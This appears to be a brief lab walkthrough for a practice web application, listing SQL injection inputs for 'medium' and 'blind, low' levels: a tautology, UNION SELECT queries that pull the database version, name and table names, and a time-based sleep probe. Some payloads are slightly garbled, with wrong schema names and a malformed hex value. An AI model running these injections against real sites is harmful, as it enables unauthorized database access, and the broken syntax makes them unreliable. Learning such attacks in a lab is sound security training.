


SQL INJECTION (MEDIUM)


* Entering 1 OR 1=1



* Entering 1 union select version() , database()#



Entering 1 union select 1 , table\_name from information.schema.table where table \_schema=0x6467761



## **Blind SQL (Low)**

* Entering 1’ sleep(5)#

